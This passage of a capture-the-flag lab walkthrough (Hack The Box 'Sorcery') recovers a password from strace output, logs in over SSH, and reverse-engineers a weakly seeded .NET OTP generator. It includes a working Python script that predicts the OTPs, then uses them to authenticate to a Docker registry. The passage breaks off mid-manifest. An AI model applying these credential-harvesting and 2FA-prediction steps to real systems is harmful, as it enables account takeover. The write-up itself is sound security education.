mprotect(0x569c9a54a000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0xe000) = 0x75cfe7e20000
munmap(0x75cfe7868000, 8192)            = 0
mprotect(0x569c9b75c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b736000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b75d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b75e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b737000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b75f000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b7f0000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x601000) = 0x569c9b7f0000
mprotect(0x569c9b7f0000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b7f4000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x601000) = 0x75cfe7817000
munmap(0x75cfe7817000, 16384)           = 0
mmap(0x569c9b800000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x611000) = 0x569c9b800000
mprotect(0x569c9b800000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b801000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b802000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b803000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b738000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16c000) = 0x75cfe7e1f000
munmap(0x75cfe7e1e000, 4096)            = 0
mprotect(0x569c9b804000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b805000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17b000) = 0x75cfe7e1e000
munmap(0x75cfe7e20000, 4096)            = 0
mprotect(0x569c9b806000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b807000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b739000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b7f8000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b7fc000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x609000) = 0x75cfe7817000
munmap(0x75cfe7817000, 16384)           = 0
mprotect(0x569c9b808000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b809000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0xe000) = 0x75cfe7e20000
munmap(0x75cfe7e1f000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16f000) = 0x75cfe7e1f000
munmap(0x75cfe7e1e000, 4096)            = 0
mprotect(0x569c9b73a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b80a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b80b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b73b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b80c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b80d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b73c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b80e000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17b000) = 0x75cfe7e1e000
munmap(0x75cfe7e20000, 4096)            = 0
mprotect(0x569c9b80f000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b810000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x621000) = 0x569c9b810000
mprotect(0x569c9b810000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b73d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b811000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9a54b000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17b000) = 0x75cfe7868000
munmap(0x75cfe7e1f000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0xe000) = 0x75cfe7e20000
munmap(0x75cfe781b000, 8192)            = 0
mprotect(0x569c9b73e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b812000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b813000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b820000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x631000) = 0x569c9b820000
mprotect(0x569c9b820000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b824000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x631000) = 0x75cfe7819000
munmap(0x75cfe7819000, 16384)           = 0
mprotect(0x569c9a54c000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17c000) = 0x75cfe781b000
munmap(0x75cfe7e1e000, 4096)            = 0
mprotect(0x569c9b814000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b73f000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b815000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b830000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x641000) = 0x569c9b830000
mprotect(0x569c9b830000, 20480, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b816000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9a54d000, 4096, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b835000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b817000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16c000) = 0x75cfe7e1f000
munmap(0x75cfe7e20000, 4096)            = 0
mprotect(0x569c9b818000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b819000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0xe000) = 0x75cfe7e20000
munmap(0x75cfe7868000, 8192)            = 0
mprotect(0x569c9b81a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b836000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b81b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b81c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b81d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b837000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b81e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b81f000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x4b1000) = 0x75cfe7e1e000
munmap(0x75cfe7e1f000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16c000) = 0x75cfe7e1f000
munmap(0x75cfe7e20000, 4096)            = 0
mmap(0x569c9b840000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x651000) = 0x569c9b840000
mprotect(0x569c9b840000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17e000) = 0x75cfe7e20000
munmap(0x75cfe7e1e000, 4096)            = 0
mprotect(0x569c9b841000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b842000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b838000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17d000) = 0x75cfe7e1d000
munmap(0x75cfe7e1f000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0xe000) = 0x75cfe7e1f000
munmap(0x75cfe7e20000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x178000) = 0x75cfe7e20000
munmap(0x75cfe781b000, 8192)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16f000) = 0x75cfe7c7e000
munmap(0x75cfe7e1f000, 4096)            = 0
mprotect(0x569c9b828000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b82c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x639000) = 0x75cfe7819000
munmap(0x75cfe7819000, 16384)           = 0
mprotect(0x569c9b843000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b844000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d437bf000)                     = 0x569d437bf000
mprotect(0x569c9b845000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d437b7000)                     = 0x569d437b7000
brk(0x569d437b5000)                     = 0x569d437b5000
brk(0x569d437b3000)                     = 0x569d437b3000
mprotect(0x569c9b846000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b839000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9a54e000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17e000) = 0x75cfe7868000
munmap(0x75cfe7e20000, 4096)            = 0
mprotect(0x569c9b847000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b848000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9a54f000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17f000) = 0x75cfe7e1f000
munmap(0x75cfe7c7e000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x4b1000) = 0x75cfe7c7e000
munmap(0x75cfe7e1d000, 8192)            = 0
mprotect(0x569c9b849000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b83a000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d437d5000)                     = 0x569d437d5000
mprotect(0x569c9b84a000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b850000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x661000) = 0x569c9b850000
mprotect(0x569c9b850000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b854000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x661000) = 0x75cfe7819000
munmap(0x75cfe7819000, 16384)           = 0
mprotect(0x569c9b84b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b84c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b84d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b84e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b858000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b85c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x669000) = 0x75cfe7819000
munmap(0x75cfe7819000, 16384)           = 0
mprotect(0x569c9b84f000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b83b000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b860000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x671000) = 0x569c9b860000
mprotect(0x569c9b860000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b861000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b83c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b862000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b863000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b870000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x681000) = 0x569c9b870000
mprotect(0x569c9b870000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b874000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x681000) = 0x75cfe7819000
munmap(0x75cfe7819000, 16384)           = 0
mprotect(0x569c9b83d000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d437d3000)                     = 0x569d437d3000
mprotect(0x569c9a550000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x180000) = 0x75cfe7e1d000
munmap(0x75cfe7868000, 8192)            = 0
fcntl(2, F_DUPFD_CLOEXEC, 0)            = 64
write(64, "This account might be protected by two-factor authentication\n", 61) = 61
write(64, "In case login fails, try logging in with <password><otp>\n", 57) = 57
write(33, "{\"Username\":\"rebecca_smith\",\"Secret\":\"-7eAZDp9-f9mg\"}\n", 54) = 54
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16f000) = 0x75cfe7869000
munmap(0x75cfe7e1f000, 8192)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x17e000) = 0x75cfe7e20000
munmap(0x75cfe7c7e000, 4096)            = 0
unlink("/tmp/dotnet-diagnostic-815523-2926128-socket") = 0
futex(0x569d4366dd30, FUTEX_WAKE_PRIVATE, 1) = 1
futex(0x569d4366dce0, FUTEX_WAKE_PRIVATE, 1) = 1
futex(0x569d43619f40, FUTEX_WAIT_BITSET_PRIVATE|FUTEX_CLOCK_REALTIME, 0, NULL, FUTEX_BITSET_MATCH_ANY) = 0
futex(0x569d43619ef0, FUTEX_WAKE_PRIVATE, 1) = 0
unlink("/tmp/clr-debug-pipe-815523-2926128-in") = 0
unlink("/tmp/clr-debug-pipe-815523-2926128-out") = 0
write(4, "\3", 1)                       = 1
exit_group(0)                           = ?
+++ exited with 0 +++
It’s almost always best to read strace output from the bottom. Towards the very end are three write calls:
write(64, "This account might be protected by two-factor authentication\n", 61) = 61
write(64, "In case login fails, try logging in with <password><otp>\n", 57) = 57
write(33, "{\"Username\":\"rebecca_smith\",\"Secret\":\"-7eAZDp9-f9mg\"}\n", 54) = 54
It hints that 2FA may be involved, and gives the password, “-7eAZDp9-f9mg”.
It’s also worth noting that I can get a shell with this password:
oxdf@hacky$ sshpass -p '-7eAZDp9-f9mg' ssh rebecca_smith@sorcery.htb
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-60-generic x86_64)
...[snip]...
rebecca_smith@main:~$
But it doesn’t gain anything at this point. Surprisingly, rebecca_smith doesn’t have any way on this system to generate OTPs.
OTP Recovery via RE
I’ll grab a copy of the binary using scp:
oxdf@hacky$ sshpass -p dWpuk7cesBjT- scp tom_summers_admin@sorcery.htb:/usr/bin/docker-credential-docker-auth .
oxdf@hacky$ file docker-credential-docker-auth
docker-credential-docker-auth: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=80b42387c3bddabffe562898e3136c7d5958ac38, stripped
The strings in the binary show it is .NET:
oxdf@hacky$ strings docker-credential-docker-auth | grep -F \.NET | tail
.NETCoreApp,Version=v6.0
    "name": ".NETCoreApp,Version=v8.0/linux-x64",
    ".NETCoreApp,Version=v8.0": {},
    ".NETCoreApp,Version=v8.0/linux-x64": {
          "Microsoft.NET.ILLink.Tasks": "8.0.14",
          "runtimepack.Microsoft.NETCore.App.Runtime.linux-x64": "8.0.14"
      "runtimepack.Microsoft.NETCore.App.Runtime.linux-x64/8.0.14": {
      "Microsoft.NET.ILLink.Tasks/8.0.14": {},
    "runtimepack.Microsoft.NETCore.App.Runtime.linux-x64/8.0.14": {
    "Microsoft.NET.ILLink.Tasks/8.0.14": {
I’ll open this in DotPeek:

There’s a ton of libraries loaded because this is compiled to bring along the entire .NET runtime. The custom code is in <Top-Level Entry Point>.
At the top it validates that exactly one arg is passed in, and that it’s one of “get”, “store”, and “otp”:
if (args.Length != 1)
{
  Console.Error.WriteLine("Invalid arguments.");
}
else
{
  (Action<object>, InputType) valueTuple;
  if (!new Dictionary<string, (Action<object>, InputType)>()
  {
    {
      "get",
      (new Action<object>(HandleGet), InputType.Plain)
    },
    {
      "store",
      (new Action<object>(HandleStore), InputType.Json)
    },
    {
      "otp",
      (new Action<object>(HandleOtp), InputType.None)
    }
  }.TryGetValue(args[0], out valueTuple))
  {
    Console.WriteLine("Not implemented.");
  }
  else
  {
I’m most interested in OTP, which calls the HandleOtp function:
static void HandleOtp(object dynamicArgs)
{
  new Random(DateTime.Now.Minute / 10 + (int) GetCurrentExecutableOwner().UserId).Next(100000, 999999);
  Console.WriteLine("OTP is currently experimental. Please ask our admins for one");
}
This function is very simple. It seeds the Random function with the current minute (0-59) divided by 10 plus the executable owner’s user ID, and then gets a number between 100000 and 999999. This explains what I observed on the unintended path, where there are only six different values.
This function also doesn’t work. It creates the random number, but then doesn’t even store it in a variable. Then it prints and exits.
There are a couple ways to recreate these values. I passed the C# function to Claude:

It recreated the algorithm that C# uses in Python:
#!/usr/bin/env python3
"""Replicate .NET HandleOtp: new Random(Minute/10 + uid).Next(100000, 999999)."""

from datetime import datetime

MBIG = 2147483647
MSEED = 161803398


class DotNetRandom:
    """Port of .NET's seeded System.Random (Knuth subtractive generator).
    See referencesource.microsoft.com/#mscorlib/system/random.cs"""

    def __init__(self, seed: int):
        seed_array = [0] * 56
        subtraction = MBIG if seed == -2147483648 else abs(seed)
        mj = MSEED - subtraction
        seed_array[55] = mj
        mk = 1
        for i in range(1, 55):
            ii = (21 * i) % 55
            seed_array[ii] = mk
            mk = mj - mk
            if mk < 0:
                mk += MBIG
            mj = seed_array[ii]
        for _ in range(1, 5):
            for i in range(1, 56):
                seed_array[i] -= seed_array[1 + (i + 30) % 55]
                if seed_array[i] < 0:
                    seed_array[i] += MBIG
        self.seed_array = seed_array
        self.inext = 0
        self.inextp = 21

    def _internal_sample(self) -> int:
        self.inext = 1 if self.inext + 1 >= 56 else self.inext + 1
        self.inextp = 1 if self.inextp + 1 >= 56 else self.inextp + 1
        r = self.seed_array[self.inext] - self.seed_array[self.inextp]
        if r == MBIG:
            r -= 1
        if r < 0:
            r += MBIG
        self.seed_array[self.inext] = r
        return r

    def sample(self) -> float:
        return self._internal_sample() * (1.0 / MBIG)

    def next(self, min_value: int, max_value: int) -> int:
        # max_value is EXCLUSIVE in .NET
        return int(self.sample() * (max_value - min_value)) + min_value


def handle_otp(uid: int, minute: int | None = None) -> int:
    if minute is None:
        minute = datetime.now().minute
    seed = minute // 10 + uid
    return DotNetRandom(seed).next(100000, 999999)


if __name__ == "__main__":
    import sys

    uid = int(sys.argv[1]) if len(sys.argv) > 1 else 2003
    now = datetime.now()
    print(f"current time: {now.isoformat()} (minute={now.minute}, block={now.minute // 10})")
    print(f"current OTP : {handle_otp(uid):06d}")
    print("\nall 6 OTPs for this hour (uid={}):".format(uid))
    for block in range(6):
        m = block * 10
        otp = DotNetRandom(block + uid).next(100000, 999999)
        print(f"  minute {m:02d}-{m+9:02d} (seed {block + uid}): {otp:06d}")
It gives the same values as above:
oxdf@hacky$ uv run dotnet_otp.py
current time: 2026-04-19T20:59:00.043469 (minute=59, block=5)
current OTP : 780645

all 6 OTPs for this hour (uid=2003):
  minute 00-09 (seed 2003): 229732
  minute 10-19 (seed 2004): 699914
  minute 20-29 (seed 2005): 270098
  minute 30-39 (seed 2006): 740280
  minute 40-49 (seed 2007): 310463
  minute 50-59 (seed 2008): 780645
I could also write this as a .NET application on my Linux VM. First create a new app:
oxdf@hacky$ dotnet new console -n recover_otp

Welcome to .NET 8.0!
---------------------
SDK Version: 8.0.126

----------------
Installed an ASP.NET Core HTTPS development certificate.
To trust the certificate, view the instructions: https://aka.ms/dotnet-https-linux

----------------
Write your first app: https://aka.ms/dotnet-hello-world
Find out what's new: https://aka.ms/dotnet-whats-new
Explore documentation: https://aka.ms/dotnet-docs
Report issues and find source on GitHub: https://github.com/dotnet/core
Use 'dotnet --help' to see available commands or visit: https://aka.ms/dotnet-cli
--------------------------------------------------------------------------------------
The template "Console App" was created successfully.

Processing post-creation actions...
Restoring ~/hackthebox/sorcery-10.129.25.147/recover_otp/recover_otp.csproj:
  Determining projects to restore...
  Restored ~/hackthebox/sorcery-10.129.25.147/recover_otp/recover_otp.csproj (in 489 ms).
Restore succeeded.
This creates a project, including a Program.cs file:
oxdf@hacky$ ls recover_otp/
bin  obj  Program.cs  recover_otp.csproj
I’ll overwrite Program.cs with a simple loop to show the seeds:
for (int min = 0; min < 6; min ++) {
        int seed = min + 2003;
        int otp = new Random(seed).Next(100000, 999999);
        Console.WriteLine($"{min}0-{min}9: {otp}");
}
Now I’ll run it:
oxdf@hacky$ dotnet run --project recover_otp/
00-09: 229732
10-19: 699914
20-29: 270098
30-39: 740280
40-49: 310463
50-59: 780645
Authenticate to Docker Registry
The easiest way to pass these creds to Docker Registry is using the -u <user>:<password> option with curl:
tom_summers_admin@main:~$ curl  localhost:5000/v2/
{"errors":[{"code":"UNAUTHORIZED","message":"authentication required","detail":null}]}
tom_summers_admin@main:~$ curl -u 'rebecca_smith:-7eAZDp9-f9mg270098' localhost:5000/v2/
{}
Recover Password
Updating the OTP as needed as time goes on, I’ll enumerate the Docker Registry. There’s only one repository:
tom_summers_admin@main:~$ curl -u 'rebecca_smith:-7eAZDp9-f9mg740280' localhost:5000/v2/_catalog
{"repositories":["test-domain-workstation"]}
It has only one tag:
tom_summers_admin@main:~$ curl -u 'rebecca_smith:-7eAZDp9-f9mg740280' localhost:5000/v2/test-domain-workstation/tags/list
{"name":"test-domain-workstation","tags":["latest"]}
It has a bunch of layers and history:
tom_summers_admin@main:~$ curl -u 'rebecca_smith:-7eAZDp9-f9mg740280' localhost:5000/v2/test-domain-workstation/manifests/latest
{
   "schemaVersion": 1,
   "name": "test-domain-workstation",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787"
      },
      {
         "blobSum": "sha256:bff382edc3a6db932abb361e3bd5aa09521886b0b79792616fc346b19a9497ea"
      },
      {
         "blobSum": "sha256:92879ec4738326a2ab395b2427c2ba16d7dcf348f84477653a635c86d0146cb7"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:802008e7f7617aa11266de164e757a6c8d7bb57ed4c972cf7e9f519dd0a21708"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      }
   ],
   "history": [
      {
         "v1Compatibility": "{\"architecture\":\"amd64\",\"config\":{\"Env\":[\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"],\"Cmd\":[\"/docker-entrypoint.sh\"],\"Labels\":{\"org.opencontainers.image.ref.name\":\"ubuntu\",\"org.opencontainers.image.version\":\"24.04\"},\"ArgsEscaped\":true},\"created\":\"2024-10-30T18:15:58.62562563Z\",\"id\":\"cc4177898ec5fab88855721f211af318dd1bff1d78864a3061b632c9450b404a\",\"os\":\"linux\",\"parent\":\"cc10a280f66eb0883a4495e70ff18a840c645fd94d3146ac59cf69b7c57a30d6\",\"throwaway\":true}"
      },
      {
         "v1Compatibility": "{\"id\":\"cc10a280f66eb0883a4495e70ff18a840c645fd94d3146ac59cf69b7c57a30d6\",\"parent\":\"0d358793c636aa948e3690902cb3cc4b8def0d5ed98262cc20029f03f78cd2c8\",\"comment\":\"buildkit.dockerfile.v0\",\"created\":\"2024-10-30T18:15:58.62562563Z\",\"container_config\":{\"Cmd\":[\"COPY --chmod=0700 docker-entrypoint.sh /docker-entrypoint.sh # buildkit\"]}}"
      },
      {
         "v1Compatibility": "{\"id\":\"0d358793c636aa948e3690902cb3cc4b8def0d5ed98262cc20029f03f78cd2c8\",\"parent\":\"73cb419a8d89a9f1a20752a796dd0c7938e237d7e8864cde2c825bc7d7017dd8\",\"comment\":\"buildkit.dockerfile.v0\",\"created\":\"2024-10-30T18:15:58.620539134Z\",\"container_config\":{\"Cmd\":[\"RUN /bin/sh -c apt-get install -y freeipa-client # buildkit\"]}}"
      },
      {
         "v1Compatibility": "{\"id\":\"73cb419a8d89a9f1a20752a796dd0c7938e237d7e8864cde2c825bc7d7017dd8\",\"parent\":\"82d2f37011ae564f95a5cba35b8345c0672693cda98b753c0be53eb0523db14f\",\"comment\":\"buildkit.dockerfile.v0\",\"created\":\"2024-10-30T18:15:30.984234849Z\",\"container_config\":{\"Cmd\":[\"RUN /bin/sh -c apt-get update # buildkit\"]}}"
      },
      {
         "v1Compatibility": "{\"id\":\"82d2f37011ae564f95a5cba35b8345c0672693cda98b753c0be53eb0523db14f\",\"parent\":\"6213984ec98410a5953c6233ee50d4f99189e953c96501f564708003ebdfa0e9\",\"created\":\"2024-10-11T03:48:04.086892655Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  CMD [\\\"/bin/bash\\\"]\"]},\"throwaway\":true}"
      },
      {
         "v1Compatibility": "{\"id\":\"6213984ec98410a5953c6233ee50d4f99189e953c96501f564708003ebdfa0e9\",\"parent\":\"314371bc38ca2cbdc6e4f6c9ecf2a4de7aeaf31c6d71a45872671a5063fb1b5f\",\"created\":\"2024-10-11T03:48:03.777394067Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop) ADD file:34dc4f3ab7a694ecde47ff7a610be18591834c45f1d7251813267798412604e5 in / \"]}}"
      },
      {
         "v1Compatibility": "{\"id\":\"314371bc38ca2cbdc6e4f6c9ecf2a4de7aeaf31c6d71a45872671a5063fb1b5f\",\"parent\":\"b14a7346a5c3b89b4886c1d8576cbcbd73d2b85ae2e344e71602eec95c3f6682\",\"created\":\"2024-10-11T03:48:01.642491381Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  LABEL org.opencontainers.image.version=24.04\"]},\"throwaway\":true}"
      },
      {
         "v1Compatibility": "{\"id\":\"b14a7346a5c3b89b4886c1d8576cbcbd73d2b85ae2e344e71602eec95c3f6682\",\"parent\":\"8e9880e2f2f433621c34c94d346eecaf8e8e500e3e55f52a6c322d2f747ae137\",\"created\":\"2024-10-11T03:48:01.607507065Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  LABEL org.opencontainers.image.ref.name=ubuntu\"]},\"throwaway\":true}"
      },
      {
